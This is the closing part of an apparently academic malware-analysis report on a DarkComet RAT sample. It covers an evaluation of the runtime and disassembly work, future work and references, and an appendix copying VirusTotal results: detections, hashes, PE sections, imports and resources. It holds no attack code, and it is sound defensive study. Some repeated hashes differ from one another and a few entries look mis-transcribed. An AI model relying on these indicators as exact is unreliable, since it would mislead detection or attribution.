Following the use of procwatch and procmon, the procexp tool was used to contribute to the aim of using process monitor, process explorer and process watcher to analyse the malware at runtime. This was very successful as it allowed the analyst to identify mutants of the malware and confirm that the malware delays execution indefinitely until something else makes it required. A further point of note was the graph displaying the use of the network which is only used by one version of the SVCHost.exe process which is found to be performing TCP communication lining up with the findings in the network communication portion of the analysis. This continues as another SVCHost.exe process is found communicating over UDP indicating potential exfiltration, further payload downloads or remote access channels.

5.1.9 Further Analysis

Finally, the process of further analysis was mostly successful, it provided a wealth of information on the functions that the analyst discovered and looked into however, due to the vast amount of information found in the further analysis stage not as thorough of an analysis could be performed leading to potential gaps in the analysis. These gaps are made up for by exceptionally successful analysis across the rest of the project and the areas that were analysed provided confirmation of network communication, how the sockets are set up and how global pointers are used to allow or disallow network communications. It also provided valuable information on the execution flow of the program such as the marker file it used which was set at runtime, the method of keylogging and gave an in depth look into process injection allowing for a powerful understanding of the programs capabilities. This mostly

completed the aim of disassembling the sample and analysing the execution pathways of previously identified suspicious activities.

5.2 FUTURE WORK

Despite the success of the project, the analyst identified multiple areas that could use improvement. One area that requires refinement is the Further Analysis section as a whole, despite a powerful and in depth analysis of some sections of the disassembled program a majority of functions and sections were not explored properly due to the size of the program. These sections could contain key information or further pieces of supporting evidence for other conclusions. A more advanced analysis may wish to allocate more time to disassembly. Another issue is some functions were so large that they wouldn't load into the disassembler. A more experienced analyst may have been able to find a fix for this and analyse it which would allow for a more informative report.

Another area that could be improved is the use of a debugger and breakpoints. Throughout the project, the x32dbg tool was used only once despite its powerful capabilities. A more advanced analysis may wish to use this tool to further explore the program at runtime by looking into what variables are set, what IP addresses are used among others.

The final area noted for improvement was the analysis of the networking capabilities, the technologies used involved a Virtual Machine isolated from the network which is an ideal environment for static analysis, however some malware has anti-analysis capabilities built in and could avoid being analysed if it detects the network which was set up was fake. It also meant that communication from the potential C2 or attacker could not be traced as no network communication actually left the system. A more advanced analysis may wish to use a more specialised environment to allow for further analysis of data exfiltration and ports used for traffic.

REFERENCES

- Aycock, J., 2006. *Computer Viruses and Malware*. New York: Springer New York, p.2.
- AV-Atlas, 2026. *Malware*. [online]. Available from: <https://portal.av-atlas.org/malware> [Accessed: 2 May 2026]
- AV-Atlas, 2026. *Malware*. [online image]. Available from: <https://portal.av-atlas.org/malware> [Accessed: 2 May 2026]
- Ball, T., 1999. 'The Concept of Dynamic Analysis', *Proceedings of the 7th European software engineering conference held jointly with the 7th ACM SIGSOFT international symposium on Foundations of software engineering (ESEC/FSE-7)*. Springer-Verlag, Berlin, Heidelberg, November, pp.216–234. Available at: <https://doi.org/10.1145/318774.318944>
- Doevan, J. 2018. *What is ws2_32.dll? Should I remove it?* [blog] 23 July. Available from: https://www.2-spyware.com/file-ws2_32-dll.html [Accessed 09 May 2026]
- Farghaly, M. 2024. *DarkComet RAT: Technical Analysis of Attack Chain*. [blog] 23 October. Available from: <https://any.run/cybersecurity-blog/darkcomet-rat-technical-analysis/> [Accessed 05 May 2026]
- Farinholt, B R. (2019) *Understanding the Remote Access Trojan malware ecosystem through the lens of the infamous DarkComet RAT*. PhD thesis. University of California, San Diego. Available at: <https://escholarship.org/content/qt3vv544n5/qt3vv544n5.pdf> [Accessed: 2 May 2026]
- Farinholt, B., Rezaeirad, M., McCoy, D. and Levchenko, K. (2020) 'Dark Matter: Uncovering the DarkComet RAT Ecosystem', *Proceedings of The Web Conference 2020*, Taipei, 20-24 April. Association for Computing Machinery. Available at: <https://doi.org/10.1145/3366423.3380277>
- Fox, N. 2023. *How to Use Ghidra to Reverse Engineer Malware*. [blog] 6 April. Available from: <https://www.varonis.com/blog/how-to-use-ghidra> [Accessed 01 May 2026]
- Fox, N. 2025. *What is x64dbg + How to Use It*. [blog] 18 November. Available from: <https://www.varonis.com/blog/how-to-use-x64dbg> [Accessed 01 May 2026]
- Internet-security, N.d. *TCP 1604*. [online] Available from: <https://internet-security.com/ports/port-1604-TCP.html> [Accessed 10 May 2026]
- Microsoft, 2020. *About WinINet*. [online] Available from: <https://learn.microsoft.com/en-us/windows/win32/wininet/about-wininet> [Accessed 09 May 2026]
- Microsoft. n.d. *Dynamic-Link Libraries*. [online] Available at: <https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-libraries> [Accessed 31 April 2026]
- Microsoft, 2022. *Mutexes*. [online] Available from: <https://learn.microsoft.com/en-us/dotnet/standard/threading/mutexes> [Accessed 11 May 2026]
- MITRE, N.d. *ATT&CK*. [online] Available from: <https://attack.mitre.org/> [Accessed 07 May 2026]

MITRE, N.d. *Process Injection*. [online] Available from: <https://attack.mitre.org/techniques/T1055/> [Accessed 07 May 2026]

Miuyin, Y W., Matthew, L., Manos, A., Douglas, M. B., Elissa, M. R. and Mustaque, A. (2021) 'An Inside Look into the Practice of Malware Analysis' *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security (CCS '21)*, Virtual, Republic of Korea, 15-19 November Association for Computing Machinery. Available at: <https://doi.org/10.1145/3460120.3484759>

Morath, A J. (2024) *Malware Detection and Signature Propagation: A Study on Anti-Virus Platforms*. Theses and dissertations. Department of the Air Force, Air University, Air Force Institute of Technology. Available at: <https://scholar.afit.edu/etd/7684> [Accessed 31 April 2026]

PCMag, N.d. *COM Automation*. [online] Available from: <https://www.pcmag.com/encyclopedia/term/com-automation> [Accessed 09 May 2026]

Process Library, N.d. *user32.dll*. [online] Available from: <https://www.processlibrary.com/en/directory/files/user32/19597/> [Accessed 09 May 2026]

Process Library, N.d. *wsock32.dll*. [online] Available from: <https://www.processlibrary.com/en/directory/files/wsock32/24607/> [Accessed 09 May 2026]

Rival, X. and Kwangkeun, Yi., 2019. *Introduction to Static Analysis: An Abstract Interpretation Perspective*. United States of America: The MIT Press, preface.

Russinovich, M. 2026. *Process Monitor v4.02*. [blog] 7 May. Available from: <https://learn.microsoft.com/en-us/sysinternals/downloads/procmon> [Accessed 11 May 2026]

Webopedia, 2021. *Kernel32.dll*. [blog] 24 May. Available from: <https://www.webopedia.com/definitions/kernel32-dll/> [Accessed 07 May 2026]

Sakthisrini., 2023. *The Role of Windows Registry in Cybersecurity*. [blog] 1 November. Available from: <https://medium.com/@sakthisrini23/the-role-of-windows-registry-in-cybersecurity-21d18eca848c> [Accessed 10 May 2026]

APPENDIX A – VIRUSTOTAL RESULTS

Detection page

62d735ca12cb28bee0a967199fa3abc880c8b064cd35c6cf1450005b7fd02333

70 / 72
Community Score

70/72 security vendors flagged this file as malicious

62d735ca12cb28bee0a967199fa3abc880c8b064cd35c6cf1450005b7fd02333

MSR5AAP.EXE

Size: 756.00 KB

Last Analysis Date: 5 months ago

8
EXE

peace spreader direct-cpu-clock-access checks-user-input long-sleeps runtime-modules persistence random

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label Trojan.darkkomet.fynloski Threat categories Trojan Family Labels darkkomet fynloski darkkomet

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Backdoor.Win32.DarkKomet.R31186
Alibaba	Backdoor.Win32.Fynloski.6678af40	AllCloud	Backdoor.WinPacked.ctad4ef5
ALYac	Backdoor.DarkKomet.O	Antiy-AVL	Trojan[Backdoor].Win32.DarkKomet.yyk
Arcabit	Backdoor.DarkKomet.O	Arctic Wolf	Unsafe
Avast	MSIL_GenMalicious-CHK [Trj]	AVG	MSIL_GenMalicious-CHK [Trj]
Avira (no cloud)	BD5/DarkKomet.GS	Baidu	Win32.Backdoor.Agent.I
BitDefender	Backdoor.DarkKomet.O	BitDefender	W32.ADetectMalware

ClamAV	Win.Trojan.DarkKomet.1	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.Backdoor.darkkomet	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	DrWeb	BackDoor.TorDev.976
Elastic	Windows.Trojan.DarkKomet	Emsisoft	Trojan.Fynloski (A)
eScan	Backdoor.DarkKomet.O	ESET-NOD32	Win32/Fynloski.AA.Trojan
Fortinet	W32/Generic.AC.25Etr	GData	Win32.Backdoor.DarkComet.H
Google	Detected	Gridinsoft (no cloud)	Backdoor.Win32.Fynloski.v6l
Huorong	Backdoor/Agent.oa	Ikarus	Backdoor.Win32.Fynloski
Jiangmin	Trojan/Generic.a0yq	K7AntiVirus	Backdoor (003b505d1)
K7GW	Backdoor (003b505d1)	Kaspersky	Backdoor.Win32.DarkKomet.yyk
Kingsoft	Win32.Hack.HuiguoT.cz	Lionic	Trojan.Win32.DarkKomet.IBP5
Malwarebytes	Generic.Malware.Gen.DDS	McAfee Scanner	Real Protect.LS1854CBA279320
Microsoft	Backdoor.Win32/Fynloski/gz	NANO-Antivirus	Trojan.Win32.DarkKomet.ecawjb
Palo Alto Networks	Generic.mli	Panda	Trj/Packed.B
QuickHeal	Backdoor.Fynloski.A9	Rising	Backdoor.DarkComet1.CB87 (CLASSIC)
Sangfor Engine Zero	Virus.Win32.Save.a	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Skyhigh (SWG)	BehavesLike.Win32.Backdoor.bh
Sophos	Troj/Backdr-ID	SUPERAntiSpyware	Backdoor.Fynloski/Variant

Symantec	HLAttribute.HighConfidence	TACHYON	Backdoor/Win32.DP-Fynloski.774144
TEHTRIS	Generic.Malware	Tencent	Backdoor.Win32.Darkkomet.a
Trapmine	Malicious.High_MLscore	Trellix ENS	Generic.BackDoor.xa
TrendMicro	BKDR_FYNLOS.SMM	TrendMicro-HouseCall	BKDR_FYNLOS.SMM
Varist	W32/Downloader.C.gen/Eldorado	VBA32	Backdoor.DarkKomet
VIPRE	Backdoor.DarkKomet.O	VirIT	Backdoor.Win32.Generic.BEYY
ViRobot	Backdoor.Win32.Agent.674304.A	Webroot	W32.Trojan.Gen
WithSecure	Backdoor.BDS/DarkKomet.GS	Xcitium	Backdoor.Win32.Agent.XAB@4or2bc
Yandex	Trojan.Comet.Gen.LO	Zillya	Backdoor.DarkKomet.Win32.50354
ZoneAlarm by Check Point	Troj/Backdr-ID	Zoner	Trojan.Win32.88734
CMC	Undetected	MaxSecure	Undetected
Avast-Mobile	Unable to process file type	BitDefenderFalx	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Trustlook	Unable to process file type

Details page

Basic properties

MD5

SHA-1

SHA-256

Vhash

Authenthash

Imphash

SSOTFP

TLSH

File type

Magic

TrID

DetectItEasy

Magika

File size

854c8a2793200752996b597ab17dfb7a

c693762e5167f6bdf136f5d75eb7b880c2b99e4e

62d735ca12cb28beeba967199fa3abc80c6b064cd35c6cf1450005b7f602333

075096665d5cd1c51501b142z431z11z1011z8085a51z1bb030709017z

726e5ac0757e8b0ee742a54fb73075c1d84d4d77026d19ecbcd2b2dd090487

9d811e643d71588a08eb0e79581244c

12788:20Hf2pJaXUuWjopP5oymn401PvbaQIR2TERHhNANCLeFANCJ/TZ1vWYffOynPvBUBRf+hN10Ed

T1CSF4TE21B890853D86329895C5B81E59425T0203E357A4B3AF63FDC5F386CTBD2AZEF

Win32 EXE [\(executable\)](#) [\(windows\)](#) [\(win32\)](#) [\(pe\)](#) [\(peexe\)](#)

PE32 executable (GUI) Intel 80386, for MS Windows

Win32 Executable Delphi generic (29.9%) | Win64 Executable (generic) (22.2%) | DOS Borland compiled Executable (generic) (21.1%) | Win32 Executable (generic) (9.5%) | Win16/32 Executable Delphi generic (4.3%)

PE32 | Compiler: Borland Delphi (2006) [Professional] | Linker: Turbo Linker (2.25",Delphi) [GUI32]

PEBIN

756.00 KB (774144 bytes)

History

Creation Time

First Submission

Last Submission

Last Analysis

2012-06-07 15:59:53 UTC

2022-11-15 11:26:57 UTC

2025-12-08 20:39:50 UTC

2025-12-09 16:16:42 UTC

Names

MSR5AAPP

MSR5AAP.EXE

7pgf72.exe

myMal2.exe

unpack.exe

msdsc.exe

62d735ca12cb28beeba967199fa3abc80c6b064cd35c6cf1450005b7f602333-dropped.bin

myMal_unpacked.exe

Signature info ⓘ

Signature Verification

⚠ File is not signed

File Version Information

Copyright	Copyright (C) 1999
Product	Remote Service Application
Description	Remote Service Application
Original Name	MSRSAAP.EXE
Internal Name	MSRSAAPP
File Version	1, 0, 0, 1
Comments	Remote Service Application

Portable Executable Info ⓘ

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2012-06-07 15:59:53 UTC
Entry Point	587912
Contained Sections	9

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	579824	580096	6.55	8067456c5dc713997e61924c501c8cb2	4038023
.itext	585728	6484	6656	5.95	3f63b5c2974302201afb8afa01b8ac10	80272.03
.data	593920	15676	15872	4.83	9528eb54022effd338932d80bd0eda5a	816870.81
.bss	610304	29700	0	0	d41d8cd98f00b204e9800998ecf8427e	-1
.idata	643072	16704	16896	4.56	32eba411a08225511720b6f1445b6160	619166
.tls	663552	56	0	0	d41d8cd98f00b204e9800998ecf8427e	-1
.rdata	667648	24	512	0.21	c1788dfefb92bbf0cff5aeaeaf1270ff8	124998
.reloc	671744	35548	35840	0	0f6988640bac0fabc42344a96b8d4e04	9139200
.rsrc	708608	117104	117248	5.71	dbf7362f63343548b3bde80f4c014eb4	2926544

Imports

— KERNEL32.DLL

- Beep
- CloseHandle
- CompareStringA
- CopyFileA
- CreateDirectoryA
- CreateEventA
- CreateFileA
- CreateFileMappingA
- CreateMutexA
- CreatePipe
- CreateProcessA
- CreateRemoteThread
- CreateThread
- DeleteCriticalSection
- DeleteFileA
- DosDateTimeToFileTime
- EnterCriticalSection
- EnumCalendarInfoA
- EnumResourceNamesA
- ExitProcess
- ExitThread
- FileTimeToDosDateTime
- FileTimeToLocalFileTime
- FileTimeToSystemTime
- FindClose
- FindFirstFileA
- FindNextFileA
- FindResourceA

FormatMessageA
FreeLibrary
FreeResource
GetACP
GetCommandLineA
GetComputerNameA
GetCPInfo
GetCurrentProcess
GetCurrentProcessId
GetCurrentThread
GetCurrentThreadId
GetDateFormatA
GetDiskFreeSpaceA
GetDriveTypeA
GetEnvironmentVariableA
GetExitCodeProcess
GetExitCodeThread
GetFileAttributesA
GetFileSize
GetFileTime
GetFileType
GetFullPathNameA
GetLastError
GetLocaleInfoA
GetLocalTime
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
GetProcessHeap
GetStartupInfoA
GetStdHandle
GetSystemDirectoryA
GetSystemPowerStatus
GetTempPathA
GetThreadContext
GetThreadLocale
GetTickCount
.GetUserDefaultLangID
GetVersion
GetVersionExA

GetVolumeInformationA
GetWindowsDirectoryA
GlobalAddAtomA
GlobalAlloc
GlobalDeleteAtom
GlobalFindAtomA
GlobalFree
GlobalLock
GlobalMemoryStatus
GlobalUnlock
HeapAlloc
HeapFree
InitializeCriticalSection
InterlockedDecrement
InterlockedExchange
InterlockedIncrement
IsBadReadPtr
LeaveCriticalSection
LoadLibraryA
LoadLibraryExA
LoadResource
LocalAlloc
LocalFileTimeToFileTime
LockResource
lstrcpyA
lstrcpynA
lstrlenA
MapViewOfFile
MoveFileA
MulDiv
MultiByteToWideChar
OpenProcess
PeekNamedPipe
QueryPerformanceCounter
RaiseException
ReadFile
ReadProcessMemory
ResetEvent
ResumeThread
RtlUnwind

SetEndOfFile
SetErrorMode
SetEvent
SetFileAttributesA
SetFilePointer
SetFileTime
SetLastError
SetThreadContext
SetThreadLocale
SetThreadPriority
SizeofResource
Sleep
TerminateProcess
TlsGetValue
TlsSetValue
UnhandledExceptionFilter
UnmapViewOfFile
VerLanguageNameA
VirtualAlloc
VirtualAllocEx
VirtualFree
VirtualFreeEx
VirtualProtect
VirtualProtectEx
VirtualQuery
WaitForMultipleObjectsEx
WaitForSingleObject
WideCharToMultiByte
WinExec
WriteFile
WriteProcessMemory

— advapi32.dll

- AdjustTokenPrivileges
- CloseServiceHandle
- ControlService
- CreateServiceA
- DeleteService
- EnumServicesStatusA
- GetCurrentHwProfileA
- GetSidIdentifierAuthority
- GetSidSubAuthority
- GetSidSubAuthorityCount
- GetTokenInformation
- GetUserNameA
- IsValidSid
- LookupAccountSidA
- LookupPrivilegeDisplayNameA
- LookupPrivilegeNameA
- LookupPrivilegeValueA
- OpenProcessToken
- OpenSCManagerA
- OpenServiceA
- OpenThreadToken
- QueryServiceStatus
- RegCloseKey
- RegCreateKeyA
- RegCreateKeyExA
- RegDeleteKeyA
- RegDeleteValueA
- RegEnumKeyExA
- RegEnumValueA
- RegFlushKey
- RegOpenKeyA
- RegOpenKeyExA
- RegQueryInfoKeyA
- RegQueryValueExA
- RegSetValueExA
- StartServiceA

— AVICAP32.DLL

capGetDriverDescriptionA

— comctl32.dll

_TrackMouseEvent

ImageList_Add

ImageList_BeginDrag

ImageList_Create

ImageList_Destroy

ImageList_DragEnter

ImageList_DragLeave

ImageList_DragMove

ImageList_DragShowNolock

ImageList_Draw

ImageList_DrawEx

ImageList_EndDrag

ImageList_GetBkColor

ImageList_GetIconSize

ImageList_GetImageCount

ImageList_Read

ImageList_Remove

ImageList_SetBkColor

ImageList_SetIconSize

ImageList_Write

^

—	gdi32.dll
	BitBlt
	CopyEnhMetaFileA
	CreateBitmap
	CreateBrushIndirect
	CreateCompatibleBitmap
	CreateCompatibleDC
	CreateDCA
	CreateDIBitmap
	CreateDIBSection
	CreateFontIndirectA
	CreateHalftonePalette
	CreatePalette
	CreatePenIndirect
	CreateSolidBrush
	DeleteDC
	DeleteEnhMetaFile
	DeleteObject
	ExcludeClipRect
	ExtTextOutA
	GdiFlush
	GetBitmapBits
	GetBrushOrgEx
	GetClipBox
	GetCurrentPositionEx
	GetDCOrgEx
	GetDeviceCaps
	GetDIBColorTable
	GetDIBits
	GetEnhMetaFileBits
	GetEnhMetaFileHeader
	GetEnhMetaFilePaletteEntries
	GetObjectA
	GetPaletteEntries
	GetPixel
	GetRgnBox
	GetStockObject
	GetSystemPaletteEntries

GetTextExtentPoint32A
GetTextMetricsA
GetWindowOrgEx
GetWinMetaFileBits
IntersectClipRect
LineTo
MaskBlt
MoveToEx
PatBlt
PlayEnhMetaFile
RealizePalette
RectVisible
RestoreDC
SaveDC
SelectObject
SelectPalette
SetBkColor
SetBkMode
SetBrushOrgEx
SetDIBColorTable
SetEnhMetaFileBits
SetPixel
SetROP2
SetStretchBltMode
SetTextColor
SetViewportOrgEx
SetWindowOrgEx
SetWinMetaFileBits
StretchBlt
UnrealizeObject

—	gdiplus.dll
	GdipAlloc
	GdipCreateBitmapFromHBITMAP
	GdipCreateBitmapFromScan0
	GdipDeleteGraphics
	GdipDisposeImage
	GdipDrawImageRectI
	GdipFree
	GdipGetImageEncoders
	GdipGetImageEncodersSize
	GdipGetImageGraphicsContext
	GdipGetImagePixelFormat
	GdiplusShutdown
	GdiplusStartup
	GdipSaveImageToStream
	GdipSetInterpolationMode
	^
—	msacm32.dll
	acmStreamClose
	acmStreamConvert
	acmStreamOpen
	acmStreamPrepareHeader
	acmStreamReset
	acmStreamSize
	acmStreamUnprepareHeader
—	netapi32.dll
	NetApiBufferFree
	Netbios
	NetShareEnum
	NetShareGetInfo

—	ntdll
	NtUnmapViewOfSection
—	ntdll.dll
	NtQuerySystemInformation
—	ole32.dll
	CLSIDFromProgID
	CoCreateInstance
	CoInitialize
	CoTaskMemFree
	CoUninitialize
	IsEqualGUID
	ProgIDFromCLSID
	StringFromCLSID
—	oleaut32.dll
	GetActiveObject
	GetErrorInfo
	SafeArrayCreate
	SafeArrayGetLBound
	SafeArrayGetUBound
	SafeArrayPtrOfIndex
	SysAllocStringLen
	SysFreeString
	SysReAllocStringLen
	VariantChangeType
	VariantClear
	VariantCopy
	VariantInit
	^
—	shell32.dll
	DragQueryFileA
	ShellExecuteA
	ShellExecuteExA
	SHEmptyRecycleBinA
	SHFileOperationA
	SHGetFileInfoA
	SHGetPathFromIDListA
	SHGetSpecialFolderLocation
—	SHFolder.dll
	SHGetFolderPathA
—	URLMON.DLL
	URLDownloadToFileA


```
— user32.dll
  ActivateKeyboardLayout
  AdjustWindowRectEx
  BeginPaint
  CallNextHookEx
  CallWindowProcA
  CharLowerA
  CharLowerBuffA
  CharNextA
  CharToOemA
  CharUpperBuffA
  CheckMenuItem
  ClientToScreen
  CloseClipboard
  CreateIcon
  CreateMenu
  CreatePopupMenu
  CreateWindowExA
  DefFrameProcA
  DefMDIChildProcA
  DefWindowProcA
  DeleteMenu
  DestroyCursor
  DestroyIcon
  DestroyMenu
  DestroyWindow
  DispatchMessageA
  DispatchMessageW
  DrawEdge
  DrawFrameControl
  DrawIcon
  DrawIconEx
  DrawMenuBar
  DrawTextA
  EmptyClipboard
  EnableMenuItem
  EnableScrollBar
  EnableWindow
  EndPaint
```

EnumChildWindows
EnumClipboardFormats
EnumDisplayDevicesA
EnumDisplayMonitors
EnumThreadWindows
EnumWindows
EqualRect
ExitWindowsEx
FillRect
FindWindowA
FindWindowExA
FrameRect
GetActiveWindow
GetCapture
GetClassInfoA
GetClassLongA
GetClassNameA
GetClientRect
GetClipboardData
GetCursor
GetCursorPos
GetDC
GetDCEX
GetDesktopWindow
GetFocus
GetForegroundWindow
GetIconInfo
GetKeyboardLayout
GetKeyboardLayoutList
GetKeyboardLayoutNameA
GetKeyboardState
GetKeyboardType
GetKeyNameTextA
GetKeyState
GetLastActivePopup
GetLastInputInfo
GetMenu
GetMenuItemCount
GetMenuItemID

GetMenuItemInfoA
GetMenuState
GetMenuStringA
GetMessageA
GetMessagePos
GetMonitorInfoA
GetParent
GetPropA
GetScrollInfo
GetScrollPos
GetScrollRange
GetSubMenu
GetSysColor
GetSysColorBrush
GetSystemMenu
GetSystemMetrics
GetTopWindow
GetWindow
GetWindowDC
GetWindowLongA
GetWindowLongW
GetWindowPlacement
GetWindowRect
GetWindowTextA
GetWindowTextLengthA
GetWindowThreadProcessId
InflateRect
InsertMenuA
InsertMenuItemA
IntersectRect
InvalidateRect
IsChild
IsClipboardFormatAvailable
IsDialogMessageA
IsDialogMessageW
IsIconic
IsRectEmpty
IsWindow
IsWindowEnabled

IsWindowUnicode
IsWindowVisible
IsZoomed
keybd_event
KillTimer
LoadBitmapA
LoadCursorA
LoadIconA
LoadKeyboardLayoutA
LoadStringA
LockWorkStation
MapVirtualKeyA
MapWindowPoints
MessageBoxA
mouse_event
MsgWaitForMultipleObjects
MsgWaitForMultipleObjectsB
OemToCharA
OffsetRect
OpenClipboard
PeekMessageA
PeekMessageW
PostMessageA
PostQuitMessage
PtInRect
RedrawWindow
RegisterClassA
RegisterClipboardFormatA
RegisterWindowMessageA
ReleaseCapture
ReleaseDC
RemoveMenu
RemovePropA
ScreenToClient
ScrollWindow
SendMessageA
SendMessageW
SetActiveWindow
SetCapture
SetClassLongA

SetClipboardData
SetCursor
SetCursorPos
SetFocus
SetForegroundWindow
SetMenu
SetMenuItemInfoA
SetParent
SetPropA
SetRect
SetScrollInfo
SetScrollPos
SetScrollRange
SetTimer
SetWindowLongA
SetWindowLongW
SetWindowPlacement
SetWindowPos
SetWindowsHookExA
SetWindowTextA
ShowOwnedPopups
ShowScrollBar
ShowWindow
SystemParametersInfoA
ToAscii
TrackPopupMenu
TranslateMDISysAccel
TranslateMessage
UnhookWindowsHookEx
UnregisterClassA
UpdateWindow
VkKeyScanA
WaitMessage
WindowFromPoint

```
— version.dll
  GetFileVersionInfoA
  GetFileVersionInfoSizeA
  VerQueryValueA

— wininet.dll
  FtpPutFileA
  HttpQueryInfoA
  InternetCloseHandle
  InternetConnectA
  InternetOpenA
  InternetOpenUrlA
  InternetReadFile

— winmm.dll
  mciSendStringA
  PlaySoundA
  waveInAddBuffer
  waveInClose
  waveInOpen
  waveInPrepareHeader
  waveInReset
  waveInStart
  waveInUnprepareHeader

— WS2_32.DLL
  WSALocatl
```

```
— wsock32.dll
  __WSAFDIsSet
  accept
  bind
  closesocket
  connect
  gethostbyaddr
  gethostbyname
  gethostname
  getservbyname
  getsockname
  htons
  inet_addr
  inet_ntoa
  ioctlsocket
  listen
  ntohs
  recv
  select
  send
  sendto
  shutdown
  socket
  WSACleanup
  WSAGetLastError
  WSASocket
```


Contained Resources By Type					
RT_STRING				14	
RT_CURSOR				7	
RT_GROUP_CURSOR				7	
RT_ICON				5	
RT_RCDATA				3	
RT_GROUP_ICON				1	
RT_VERSION				1	
Contained Resources By Language					
ENGLISH US				20	
NEUTRAL				16	
FRENCH				1	
NEUTRAL SYS DEFAULT				1	
Contained Resources					
SHA-256	File Type	Type	Language	Entropy	ChI2
b8e6fc93d423931acbddae3c27dd3c4eb2a394005d746951a971cb700e0ee510	unknown	RT_CURSOR	ENGLISH US	2.66	22078.7
ce19ace18e87b572e6912306776226af5b8e63959c61cde70a8ff05b3bbddcc41	unknown	RT_CURSOR	ENGLISH US	2.8	23204.11
ee1c9c194199c320c893b367602ccc7ee7270bd4395d029f727e097634f47f8c	unknown	RT_CURSOR	ENGLISH US	3	19787.99
9d9edf87ca203ecc60b246cc783d54218dd0ce77d3a025d0bafc580995a4abd8	unknown	RT_CURSOR	ENGLISH US	2.56	23586.44
99676c52310db365580965ea646ece86c62951bfd97ec0aae9f738a202a90593	unknown	RT_CURSOR	ENGLISH US	2.69	22751.94
11726dcf1eebe23a1df5eb0ee2af39196b702eddd69083d646e4475335130b28	unknown	RT_CURSOR	ENGLISH US	2.63	23076.11
6f938aab0a03120de4ef8b27aff6ba5146226c92a056a6f04e5ec8d513ce5f9d	unknown	RT_CURSOR	ENGLISH US	2.92	22065.4
ef3f4cb511bb0556956fb945e076f7e62a325b0611da956c850c9bbddf7a5ce	unknown	RT_ICON	ENGLISH US	5.9	20884.82
46761e22b84dbbc671a72a8972cb07eb4a67986459ff6310083818d47b30e424	unknown	RT_ICON	ENGLISH US	5.8	102261.65
5a4dbea4239438ab1d111659da666d41b8c40e5a7cc298f9ad5531efd65f5c5c	unknown	RT_ICON	ENGLISH US	5.92	205227.17
9e13a9cd59366fcd3c8987992147def3bca059d42cab6df0b32eff8376aa565	unknown	RT_ICON	ENGLISH US	5.62	508684.47
a49db58f1b153020d951d0d1eac338529b9e51185c782997b025b9326d2b678f	unknown	RT_ICON	ENGLISH US	5.48	2240389.5
977195d0465f3794b621715c49a5a6de8bd79c312e57402cf0a7a06c92a10c64	unknown	RT_STRING	NEUTRAL	3.17	37334.68
07b275cae18621dd9a2cd5202bcd2e029d3aa8c3e8b2bd89f7e6f4fd8e95c88	unknown	RT_STRING	NEUTRAL	3.32	68196.88
8800fbd9199428531fc0fb4d8d1e2359c8eb58996221c2782d447237b0c675b	unknown	RT_STRING	NEUTRAL	3.46	11239.23
31661964224bf2e5376234357df765ae6c7f5965812912ca66ca8212bcacd590	unknown	RT_STRING	NEUTRAL	3.37	21404.8
f775ecef589d6fd344520763bd7fedcbca1a5d0507081a491aef4dcee26ea2e	unknown	RT_STRING	NEUTRAL	3.3	76425.88
e5e3ea4faadefbfdd62b1dbcb8c9a0991481a9c4db5f6d95729386df05c96cf3	unknown	RT_STRING	NEUTRAL	3.29	54719.65
83074ba964f9665ce2e148ab993faa6b1fc38418ab9ebd691dd9f47e62d17c3b	unknown	RT_STRING	NEUTRAL	3.31	58684.89
9a90e5d03424e4c5f76973a21de138e72576319a0d77a66046f2d655dd36b4a3	unknown	RT_STRING	NEUTRAL	3.31	67338.93
786bc22aa9dcb464cae8bde8e8b06a54bdb4c7abd7b1c53d0928be3650b386	unknown	RT_STRING	NEUTRAL	3.27	13522.12
676b0f607a54bc7a1d9c6e5c81e45f5fcc11836860c714ca8df8ba1c3c4af4c	unknown	RT_STRING	NEUTRAL	3.32	11652.36
f204744509fc5ba96a7a34589cdeb406970289c9fff0f5d55c7cdfb8ff9aa8eb	unknown	RT_STRING	NEUTRAL	3.35	45440.15
